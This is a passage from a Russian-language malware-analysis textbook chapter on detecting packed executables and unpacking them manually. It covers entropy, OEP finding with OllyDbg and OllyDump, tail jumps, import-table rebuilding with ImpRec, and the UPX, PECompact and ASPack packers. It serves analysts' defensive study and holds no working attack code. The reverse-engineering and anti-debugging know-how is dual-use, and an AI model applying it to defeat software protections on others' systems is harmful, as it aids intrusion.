


Рисунок 18-4. Полностью распакованная программа; таблица импорта восстановлена, а начальная точка возвращена к исходной точке входа (OEP)

Обратите внимание, что окончательно распакованная программа отличается от исходной. В ней всё ещё присутствуют распаковочная заглушка и любой другой код, добавленный программой упаковки. Распакованная программа имеет заголовок PE, восстановленный распаковщиком, и он не будет в точности совпадать с заголовком исходной программы.

Выявление упакованных программ

Один из первых шагов анализа вредоносной программы - распознать, что она упакована. В предыдущих главах уже рассматривались методы выявления упаковки. Здесь мы повторим их и представим новый метод.

Признаки упакованной программы

Ниже перечислены признаки, на которые следует обращать внимание при определении упаковки вредоносной программы.

- У программы мало импортов, особенно если единственными импортами являются LoadLibrary и GetProcAddress.
- При открытии программы в IDA Pro автоматический анализ распознаёт лишь небольшой объём кода.
- При открытии программы в OllyDbg появляется предупреждение о возможной упаковке.
- У программы есть имена разделов, указывающие на определённый упаковщик, например UPX0.
- Разделы программы имеют аномальные размеры, например у раздела .text значение **Size of Raw Data** равно 0, а **Virtual Size** ненулевое.

Для определения упаковки исполняемого файла также можно использовать средства обнаружения упаковщиков, например PEiD.

Вычисление энтропии

Упакованные исполняемые файлы можно обнаруживать и с помощью метода, известного как вычисление энтропии. Энтропия служит мерой беспорядка в системе или программе. Хотя общепринятой математической формулы вычисления энтропии не существует, имеется множество хорошо сформулированных мер энтропии цифровых данных.

Сжатые или зашифрованные данные больше похожи на случайные и потому обладают высокой энтропией; у несжатых и незашифрованных исполняемых файлов энтропия ниже.

Автоматизированные инструменты обнаружения упакованных программ часто используют эвристики вроде энтропии. Один из бесплатных инструментов - Mandiant Red Curtain, который вычисляет оценку угрозы для любого исполняемого файла на основе таких показателей, как энтропия. Red Curtain может сканировать файловую систему в поисках предположительно упакованных двоичных файлов.

Варианты распаковки

Существует три способа распаковать упакованный исполняемый файл: автоматическая статическая распаковка, автоматическая динамическая распаковка и ручная динамическая распаковка. Автоматические методы быстрее и проще ручной динамической распаковки, но срабатывают не всегда. Если вид использованного упаковщика определён, следует выяснить, существует ли автоматический распаковщик. Если нет, возможно, удастся найти сведения о ручной распаковке этого упаковщика.

При работе с упакованной вредоносной программой помните: ваша цель - проанализировать её поведение, а для этого не всегда требуется воссоздавать исходную программу. В большинстве случаев после распаковки создаётся новый двоичный файл, не идентичный исходному, но выполняющий все те же действия.

Автоматическая распаковка

Программы автоматической статической распаковки распаковывают и/или расшифровывают исполняемый файл. Это самый быстрый метод, а когда он работает - и лучший, поскольку исполняемый файл не запускается и восстанавливается в исходное состояние. Автоматические

статические распаковщики предназначены для одного упаковщика и не работают с упаковщиками, созданными для противодействия анализу.

В стандартную установку бесплатной программы PE Explorer для работы с EXE- и DLL-файлами входит несколько подключаемых модулей статической распаковки. Стандартные модули поддерживают NSPack, UPack и UPX. Распаковка файлов в PE Explorer выполняется совершенно незаметно. Если PE Explorer обнаружит, что выбранный файл упакован, он автоматически распакует исполняемый файл. Обратите внимание: чтобы исследовать распакованный файл вне PE Explorer, его необходимо сохранить.

Автоматические динамические распаковщики запускают исполняемый файл и позволяют распаковочной загрузке распаковать исходный код. После распаковки исходной программы она записывается на диск, а распаковщик восстанавливает исходную таблицу импорта.

Программа автоматической распаковки должна определить, где заканчивается загрузка и начинается исходный исполняемый файл, а это трудно. Если распаковщик неправильно выявляет конец загрузки, распаковка завершается неудачей.

К сожалению, сейчас нет хороших общедоступных автоматических динамических распаковщиков. Многие общедоступные инструменты удовлетворительно работают с некоторыми упаковщиками, но ни один ещё не готов для серьёзного применения.

Оба автоматических метода быстры и просты, но имеют ограниченный успех. Аналитик вредоносных программ должен понимать различие между автоматическими статическими и динамическими распаковщиками: динамические запускают вредоносный исполняемый файл, а статические - нет. Всякий раз, когда вредоносная программа будет запускаться, необходимо обеспечить безопасную среду, как обсуждалось в главе 2.

Ручная распаковка

Иногда упакованную вредоносную программу можно автоматически распаковать существующим инструментом, но чаще это приходится делать вручную. В одних случаях ручная распаковка выполняется быстро и с минимальными усилиями; в других она оказывается долгим и тяжёлым процессом.

Существуют два распространённых подхода к ручной распаковке:

- Выяснить алгоритм упаковки и написать программу, выполняющую его в обратном направлении. Обратное выполнение отменяет каждый шаг программы упаковки. Существуют автоматические инструменты для такого подхода, но он всё равно неэффективен, поскольку написанная программа распаковки будет предназначена только для конкретного использованного упаковщика. Поэтому даже при автоматизации процесс занимает значительное время.
- Запустить упакованную программу, чтобы распаковочная загрузка выполнила работу за вас, затем выгрузить процесс из памяти и вручную исправить заголовок PE, чтобы получить полный файл. Это более эффективный подход.

Рассмотрим простой процесс ручной распаковки. В примере мы распакуем исполняемый файл, упакованный UPX. Хотя UPX легко распаковать автоматически самой программой UPX, он прост и хорошо подходит для примера. Вы самостоятельно выполните этот процесс в первой лабораторной работе главы.

Сначала загрузите упакованный исполняемый файл в OllyDbg. Первый шаг - найти OEP, то есть первую инструкцию программы до упаковки. Поиск OEP функции может быть одной из самых сложных задач ручной распаковки и подробно рассматривается далее в главе. Для примера мы

воспользуемся автоматическим инструментом, входящим в подключаемый модуль OllyDump для OllyDbg.

Примечание. Подключаемый модуль OllyDump для OllyDbg обладает двумя полезными для распаковки возможностями: выгружает память текущего процесса и ищет OEP упакованного исполняемого файла.

В OllyDbg выберите **Plugins > OllyDump > Find OEP by Section Hop**. Программа достигнет точки останова непосредственно перед выполнением OEP.

Когда точка останова достигнута, весь код распакован в память и исходная программа готова к выполнению, поэтому код видим и доступен для анализа. Остаётся изменить заголовок PE этого кода, чтобы средства анализа могли правильно его интерпретировать.

Отладчик остановится на инструкции, являющейся OEP. Запишите значение OEP и не закрывайте OllyDbg.

Теперь используем OllyDump для выгрузки исполняемого файла. Выберите **Plugins > OllyDump > Dump Debugged Process**. Всё содержимое памяти процесса будет выгружено на диск. На экране имеется несколько параметров записи файла.

Если бы OllyDbg просто выгрузил программу без изменений, выгруженный файл содержал бы заголовок PE упакованной программы, отличающийся от заголовка распакованной. Для исправления заголовка потребовалось бы изменить две вещи:

- Восстановить таблицу импорта.
- Установить точку входа заголовка PE на OEP.

К счастью, если не менять параметры на экране выгрузки, OllyDump выполнит эти шаги автоматически. Точка входа исполняемого файла будет установлена на текущий указатель инструкции, в данном случае OEP, а таблица импорта будет перестроена. Нажмите кнопку **Dump**, и распаковка завершена. Нам удалось распаковать программу за несколько простых шагов, поскольку OllyDump автоматически нашёл OEP и восстановил таблицу импорта. Со сложными упаковщиками всё будет не так просто; оставшаяся часть главы объясняет распаковку при сбое OllyDump.

Восстановление таблицы импорта с помощью Import Reconstructor

Восстановление таблицы импорта сложно и не всегда работает в OllyDump. Распаковочная заглушка должна разрешить импорты, чтобы приложение могло выполняться, но ей не требуется восстанавливать исходную таблицу импорта. Когда OllyDbg не справляется, полезно попробовать Import Reconstructor (ImpRec).

ImpRec позволяет исправлять таблицу импорта упакованных программ. Запустите ImpRec и откройте раскрывающееся меню в верхней части окна. Там должны отображаться выполняющиеся процессы. Выберите упакованный исполняемый файл. Затем введите в поле **OEP** справа значение RVA точки OEP, а не полный адрес. Например, если база образа равна 0x400000, а OEP - 0x403904, введите 0x3904. Затем нажмите кнопку **IAT autosearch**. Должно появиться окно с сообщением, что ImpRec нашёл исходную таблицу адресов импорта (IAT). Теперь нажмите **GetImports**. В левой части основного окна должен появиться список всех файлов с импортируемыми функциями. Если операция успешна, для каждого импорта будет указано valid:YES. Если **GetImports** завершилась неудачей, автоматически исправить таблицу импорта посредством ImpRec невозможно.

Стратегии ручного исправления таблицы рассматриваются далее в этой главе. Пока предположим, что таблица импорта успешно обнаружена. Нажмите кнопку **Fix Dump**. Будет запрошен путь к файлу, ранее выгруженному с помощью OllyDump, после чего ImpRec запишет новый файл, добавив к имени символ подчёркивания.

Если вы не уверены, что всё сделано правильно, можно запустить файл и проверить работу. Этот базовый процесс подходит для большинства упакованных исполняемых файлов, поэтому его следует пробовать первым.

Как уже упоминалось, самая сложная задача ручной распаковки вредоносной программы - поиск ОЕР, который рассматривается далее.

Поиск ОЕР

Существует множество стратегий поиска ОЕР, и ни одна не работает со всеми упаковщиками. Аналитики обычно вырабатывают личные предпочтения и сначала пробуют любимые способы. Однако для успеха необходимо знать много методов на случай, если предпочтительный не сработает. Выбор неподходящего метода приводит к разочарованию и потере времени. Навык поиска ОЕР развивается практикой. Этот раздел содержит разные стратегии, которые помогут приобрести навык, но по-настоящему научиться можно только практикуясь.

Чтобы найти ОЕР, необходимо запустить вредоносную программу в отладчике и использовать пошаговое выполнение и точки останова. Вспомните виды точек останова из главы 8. OllyDbg предлагает четыре типа, срабатывающих при разных условиях: стандартные точки INT 3, точки останова памяти OllyDbg, аппаратные точки и трассировку выполнения с условиями остановки.

Упакованный код и распаковочная заглушка часто не похожи на код, с которым обычно работают отладчики. Упакованный код нередко самомодифицируется, содержит не возвращающие вызовы, код, не помеченный как код, и другие странности. Эти особенности могут запутать отладчик и привести к отказу точек останова.

Применение автоматического инструмента - самый простой способ найти ОЕР, но, как и при автоматической распаковке, такие инструменты работают не всегда. Возможно, ОЕР придётся искать вручную.

Использование автоматических инструментов для поиска ОЕР

В предыдущем примере мы применили автоматический инструмент. Чаще всего для поиска ОЕР используют функцию **Find OEP by Section Hop** подключаемого модуля OllyDump в OllyDbg. Обычно распаковочная заглушка находится в одном разделе, а исполняемый файл упакован в другом. OllyDbg обнаруживает передачу управления из одного раздела в другой и останавливается, используя либо пошаговый обход, либо вход в вызовы. При пошаговом обходе инструкции call выполняются целиком. Вызовы часто используются для выполнения кода другого раздела, и этот метод не позволяет OllyDbg ошибочно принять их за ОЕР. Однако если вызванная функция не возвращает управление, OllyDbg не найдёт ОЕР.

Вредоносные упаковщики часто включают не возвращающие функции вызова, пытаясь запутать аналитика и отладчик. Вариант с входом в вызовы входит в каждую функцию call, поэтому с большей вероятностью находит ОЕР, но также чаще выдаёт ложноположительные результаты. На практике следует пробовать оба способа.

Ручной поиск ОЕР

Если автоматические методы поиска ОЕР не срабатывают, его необходимо найти вручную. Простейшая ручная стратегия - поиск завершающего перехода. Как упоминалось ранее, эта инструкция передаёт управление от распаковочной заглушки к ОЕР. Обычно это `jmp`, но некоторые авторы вредоносных программ применяют `ret`, чтобы избежать обнаружения.

Часто завершающий переход является последней допустимой инструкцией перед набором байтов, не являющихся допустимыми инструкциями. Эти байты служат заполнением для правильного выравнивания раздела. Обычно для поиска `tail jump` в упакованном исполняемом файле используется IDA Pro. В листинге 18-1 приведён простой пример.

```
00416C31  PUSH EDI
00416C32  CALL EBP
00416C34  POP EAX
00416C35  POPAD
00416C36  LEA EAX,DWORD PTR SS:[ESP-80]
00416C3A  PUSH 0
00416C3C  CMP ESP,EAX
00416C3E  JNZ SHORT Sample84.00416C3A
00416C40  SUB ESP,-80
00416C43  ●JMP Sample84.00401000
00416C48  DB 00
00416C49  DB 00
00416C4A  DB 00
00416C4B  DB 00
00416C4C  DB 00
00416C4D  DB 00
00416C4E  DB 00
```

Листинг 18-1. Простой завершающий переход

В точке  показан завершающий переход `UPX` по адресу `0x00416C43`. На него явно указывают две особенности: он расположен в конце кода и ведёт на очень удалённый адрес. При исследовании в отладчике мы увидели бы сотни байтов `0x00` после перехода, что необычно: за переходом обычно следует возврат, но здесь нет никакого содержательного кода.

Другая выделяющая переход особенность - его размер. Обычно переходы применяются для условных конструкций и циклов и ведут к адресам в пределах нескольких сотен байт, а этот указывает на адрес в `0x15C43` байтах. Это не соответствует разумной инструкции `jmp`.

В графическом представлении IDA Pro завершающий переход часто очень легко заметить, как показано на рисунке 18-5. IDA Pro окрашивает переход красным, если не может определить его цель. Обычно переходы находятся в пределах одной функции, и IDA Pro рисует стрелку к цели `jmp`. При завершающем переходе IDA Pro сталкивается с ошибкой и окрашивает его красным.




Рисунок 18-5. Завершающий переход выделен красным в графическом представлении IDA Pro

Завершающий переход передаёт выполнение исходной программе, упакованной на диске. Поэтому он ведёт на адрес, который при запуске распаковочной заглушки не содержит допустимых инструкций, но содержит их во время выполнения программы. В листинге 18-2 показан дизассемблированный код по адресу цели перехода после загрузки программы в OllyDbg. Инструкция `ADD BYTE PTR DS:[EAX],AL` соответствует двум байтам `0x00` и не является допустимой, но OllyDbg всё равно пытается её дизассемблировать.

```

00401000  ADD BYTE PTR DS:[EAX],AL
00401002  ADD BYTE PTR DS:[EAX],AL
00401004  ADD BYTE PTR DS:[EAX],AL
00401006  ADD BYTE PTR DS:[EAX],AL
00401008  ADD BYTE PTR DS:[EAX],AL

```



```
0040100A  ADD BYTE PTR DS:[EAX],AL
0040100C  ADD BYTE PTR DS:[EAX],AL
0040100E  ADD BYTE PTR DS:[EAX],AL
```

Листинг 18-2. Байты инструкций в ОЕР до распаковки исходной программы

Листинг 18-3 содержит дизассемблированный код по тому же адресу после выполнения завершающего перехода. Исходный исполняемый файл распакован, и теперь по адресу находятся допустимые инструкции. Такое изменение - ещё один характерный признак завершающего перехода.

```
00401000  CALL Sample84.004010DC
00401005  TEST EAX,EAX
00401007  JNZ SHORT Sample84.0040100E
00401009  CALL Sample84.00401018
0040100E  PUSH EAX
0040100F  CALL DWORD PTR DS:[414304] ; kernel32.ExitProcess
00401015  RETN
```

Листинг 18-3. Байты инструкций в ОЕР после распаковки исходной программы

Ещё один способ найти завершающий переход - установить точку останова на чтение из стека. Помните, что для точек чтения необходимо использовать либо аппаратную точку, либо точку памяти OllyDbg. Большинство функций в дизассемблированном коде, включая распаковочную заглушку, начинается с некоторой инструкции push, чем можно воспользоваться. Сначала запишите адрес памяти в стеке, куда помещается первое значение, а затем установите на чтение из этого адреса точку останова.

После первого push всё остальное в стеке будет выше, то есть по меньшему адресу памяти. Только после завершения распаковочной заглушки произойдёт обращение к адресу первоначального push. Следовательно, к этому адресу обратится инструкция pop, точка останова сработает и выполнение прекратится. Завершающий переход обычно находится сразу после pop. Часто необходимо попробовать несколько видов точек останова по этому адресу. Сначала стоит использовать аппаратную точку чтения. Обратите внимание: интерфейс OllyDbg не позволяет установить точку останова в окне стека. Необходимо открыть адрес стека в окне дампа памяти и установить точку там.

Другая стратегия ручного поиска ОЕР - устанавливать точки останова после каждого цикла в коде. Это позволяет отслеживать выполняемые инструкции, не тратя огромное время на многократный проход одного цикла. Обычно код содержит несколько циклов, в том числе вложенных. Найдите циклы просмотром кода и установите точку после каждого. Метод требует много ручной работы и обычно занимает больше времени, чем другие, но прост для понимания. Главная опасность - установить точку в неправильном месте: исполняемый файл полностью выполнится, не достигнув её. Если это произошло, не расстраивайтесь. Вернитесь к месту остановки и продолжайте устанавливать точки дальше по процессу, пока не найдёте ОЕР.

Ещё одна распространённая ошибка - выполнить целиком вызов функции, которая не возвращает управление. При таком обходе программа продолжит выполняться, а точка останова не будет достигнута. Единственное решение - начать сначала, вернуться к тому же вызову и войти в функцию, а не выполнять её целиком.

Пошаговый вход в каждую функцию может занимать много времени, поэтому методом проб и ошибок следует определить, когда выполнять функцию целиком, а когда входить в неё.

Другая стратегия поиска завершающего перехода - установить точку останова на GetProcAddress. Большинство распаковщиков используют GetProcAddress, чтобы разрешить импорты исходной функции. Точка останова, срабатывающая на GetProcAddress, находится далеко внутри распаковочной заглушки, но до завершающего перехода всё ещё остаётся много кода. Точка останова на GetProcAddress позволяет пропустить начало распаковочной заглушки, которое часто

содержит самый сложный код.

Ещё один подход - установить точку останова на функции, которая, как вам известно, будет вызвана исходной программой, и двигаться назад. Например, в большинстве программ Windows OEP можно найти в начале стандартной кодовой обёртки, расположенной вне основного метода. Поскольку обёртка всегда одинакова, её можно найти, установив точку останова на одной из вызываемых ею функций.

В программах командной строки эта обёртка на очень раннем этапе вызывает функции `GetVersion` и `GetCommandLineA`, поэтому можно попытаться остановиться при их вызове. Программа ещё не загружена, и установить точку останова на вызове `GetVersion` нельзя, но её можно установить на первой инструкции `GetVersion`, что работает не хуже.

В программах с графическим интерфейсом первой обычно вызывается функция `GetModuleHandleA`. После остановки программы исследуйте предыдущий кадр стека, чтобы увидеть, откуда поступил вызов. Велика вероятность, что начало функции, вызвавшей `GetModuleHandleA` или `GetVersion`, и есть OEP. Начиная от инструкции вызова, прокрутите код вверх и найдите начало функции. Большинство функций начинается с `push ebp`, за которой следует `mov ebp, esp`. Попробуйте выгрузить программу, указав начало этой функции как OEP. Если вы правы и эта функция является OEP, работа закончена. Если вы ошиблись, программа всё равно будет выгружена, поскольку распаковочная заглушка уже завершила работу. Вы сможете просматривать программу и перемещаться по ней в IDA Pro, но не обязательно будете знать, где она начинается. Возможно, вам повезёт и IDA Pro автоматически определит `WinMain` или `DllMain`.

Последняя тактика поиска OEP - использовать в OllyDbg параметр **Run Trace**. Трассировка выполнения предоставляет ряд дополнительных вариантов точек останова и позволяет установить точку останова на большом диапазоне адресов. Например, многие упаковщики сохраняют раздел `.text` исходного файла. Обычно на диске в разделе `.text` ничего нет, но раздел оставляют в PE-заголовке, чтобы загрузчик создал для него место в памяти. OEP всегда находится внутри исходного раздела `.text` и часто является первой инструкцией, вызываемой в этом разделе. Параметр **Run Trace** позволяет установить точку останова, которая сработает при выполнении любой инструкции внутри раздела `.text`. Когда точка останова срабатывает, обычно удаётся найти OEP.

Ручное восстановление таблицы импорта

OllyDump и ImpRec обычно способны восстановить таблицу импорта, отыскав в памяти программы то, что выглядит как список импортированных функций. Но иногда это не удаётся, и для анализа вредоносной программы требуется немного лучше разобраться в устройстве таблицы импорта.

В действительности таблица импорта представляет собой две таблицы в памяти. Первая таблица - список имён или порядковых номеров, по которым загрузчик или распаковочная заглушка определяет необходимые функции. Вторая таблица - список адресов всех импортированных функций. Во время выполнения кода нужна только вторая таблица, поэтому упаковщик может удалить список имён, чтобы затруднить анализ. Если список имён удалён, таблицу, возможно, придётся восстанавливать вручную.

Анализ вредоносной программы без сведений об импорте чрезвычайно сложен, поэтому при любой возможности их лучше исправить. Простейшая стратегия - исправлять импорты по одному по мере их появления в дизассемблированном коде. Для этого откройте файл в IDA Pro без каких-либо сведений об импорте. Увидев вызов импортированной функции, присвойте этой функции метку в дизассемблированном коде. Вызов импортированной функции является косвенным вызовом

адреса, находящегося за пределами загруженной программы, как показано в листинге 18-4.

```
push eax
call dword_401244
...
dword_401244: 0x7c4586c8
```

Листинг 18-4. Вызов импортированной функции, когда таблица импорта восстановлена неправильно

В листинге показана инструкция вызова, цель которой определяется указателем DWORD. В IDA Pro мы переходим к DWORD и видим, что его значение равно 0x7c4586c8, то есть находится за пределами загруженной программы. Затем мы открываем OllyDbg и переходим по адресу 0x7c4586c8, чтобы увидеть, что там находится. OllyDbg присвоил этому адресу метку WriteFile, и теперь мы можем назвать адрес импорта imp_WriteFile, чтобы понимать назначение функции. Эти действия придётся выполнить для каждого встреченного импорта. После этого механизм перекрёстных ссылок IDA Pro пометит все вызовы импортированных функций. Присвоив метки достаточному числу функций, можно эффективно анализировать вредоносную программу.

Главные недостатки этого метода состоят в том, что может потребоваться пометить множество функций и что искать вызовы импорта нельзя, пока ему не присвоена метка. Другой недостаток этого подхода - фактически запустить распакованную программу невозможно. Это не непреодолимое препятствие: распакованную программу можно использовать для статического анализа, а упакованную - для динамического.

Другая стратегия, которая позволяет запускать распакованную программу, - вручную перестроить таблицу импорта. Если вам удастся найти таблицу импортированных функций, исходную таблицу импорта можно восстановить вручную. Формат PE-файла является открытым стандартом, и импортированные функции можно вводить по одной либо написать сценарий, который введёт эти сведения за вас. Главный недостаток такого подхода - он может быть крайне утомительным и занимать много времени.

Примечание. Иногда авторы вредоносных программ используют несколько упаковщиков. Это удваивает объём работы аналитика, но при достаточной настойчивости обычно можно распаковать даже дважды упакованную вредоносную программу. Стратегия проста: снимите первый слой упаковки любым из только что описанных способов, а затем повторите процесс, чтобы снять второй слой. Стратегии не меняются независимо от числа использованных упаковщиков.

Советы и приёмы для распространённых упаковщиков

В этом разделе рассматривается лишь небольшая выборка популярных упаковщиков, которые, вероятно, встретятся вам при анализе вредоносных программ. Для каждого упаковщика приведены описание и стратегия ручной распаковки. Для некоторых также перечислены автоматические распаковщики, однако они работают не всегда. Для каждого упаковщика также указаны стратегии поиска OEP и возможные осложнения.

UPX

Самый распространённый упаковщик, применяемый для вредоносных программ, - Ultimate Packer for eXecutables (UPX). UPX имеет открытый исходный код, распространяется бесплатно, прост в использовании и поддерживает множество платформ. UPX сжимает исполняемый файл и

рассчитан прежде всего на производительность, а не на безопасность. Популярность UPX объясняется высокой скоростью распаковки, а также малым размером и низкими требованиями к памяти у его процедуры распаковки.

UPX не проектировался так, чтобы затруднять обратную разработку, и не представляет серьёзной трудности для анализа вредоносных программ. Большинство программ, упакованных UPX, можно им же и распаковать: в командной строке предусмотрен параметр `-d`, позволяющий распаковать исполняемый файл, упакованный UPX.

Поскольку преодолеть UPX довольно просто, он хорошо подходит для обучения ручной распаковке вредоносных программ. Однако многие скрытые вредоносные программы спроектированы так, чтобы казаться упакованными UPX, хотя в действительности они упакованы другим упаковщиком или изменённой версией UPX. В таком случае программа UPX не сможет распаковать исполняемый файл.

Найти ОЕР для UPX можно с помощью многих стратегий, изложенных ранее в этой главе. Можно также использовать функцию **Find OEP by Section Hop** в OllyDump или просто листать распаковочную заглушку вниз, пока не появится завершающий переход. Выгрузка файла и восстановление таблицы импорта с помощью OllyDump пройдут успешно.

PECompact

PECompact - коммерческий упаковщик, рассчитанный на скорость и производительность. Снятая с распространения бесплатная учебная версия всё ещё часто используется авторами вредоносных программ. Программы, упакованные этим упаковщиком, могут быть трудны для распаковки, поскольку он содержит антиотладочные исключения и обфусцированный код. PECompact имеет инфраструктуру подключаемых модулей, позволяющую встраивать сторонние инструменты, и авторы вредоносных программ часто включают такие инструменты, ещё сильнее затрудняющие распаковку.

Ручная распаковка PECompact в основном выполняется так же, как распаковка UPX. Программа генерирует несколько исключений, поэтому OllyDbg необходимо настроить на передачу исключений программе. Это подробно рассматривалось в главе 16.

ОЕР можно найти по завершающему переходу. Выполните целиком несколько функций, и вы увидите завершающий переход, состоящий из `jmp eax`, за которым следует множество байтов `0x00`.

ASPack

ASPack ориентирован на безопасность и применяет приёмы, затрудняющие распаковку программ. ASPack использует самомодифицирующийся код, который осложняет установку точек останова и анализ в целом.

Установка точки останова может привести к преждевременному завершению программ, упакованных ASPack, однако их всё же можно распаковать вручную с помощью аппаратных точек останова, установленных на адрес в стеке. Кроме того, ASPack настолько популярен, что для него существует множество автоматических распаковщиков. Их эффективность различается, но автоматическую распаковку всегда стоит попробовать в первую очередь.

Хотя файл, упакованный ASPack, иногда удаётся успешно распаковать автоматическими средствами, скорее всего, файлы придётся распаковывать вручную. Для начала откройте код распаковочной заглушки. В начале кода вы увидите инструкцию `PUSHAD`. Определите, какие адреса

стека используются для хранения регистров, и установите аппаратную точку останова на одном из этих адресов. Убедитесь, что она настроена на остановку при инструкции чтения. Когда будет вызвана соответствующая инструкция POPAD, точка останова сработает, и до завершающего перехода, ведущего к OEP, останется лишь несколько инструкций.

Petite

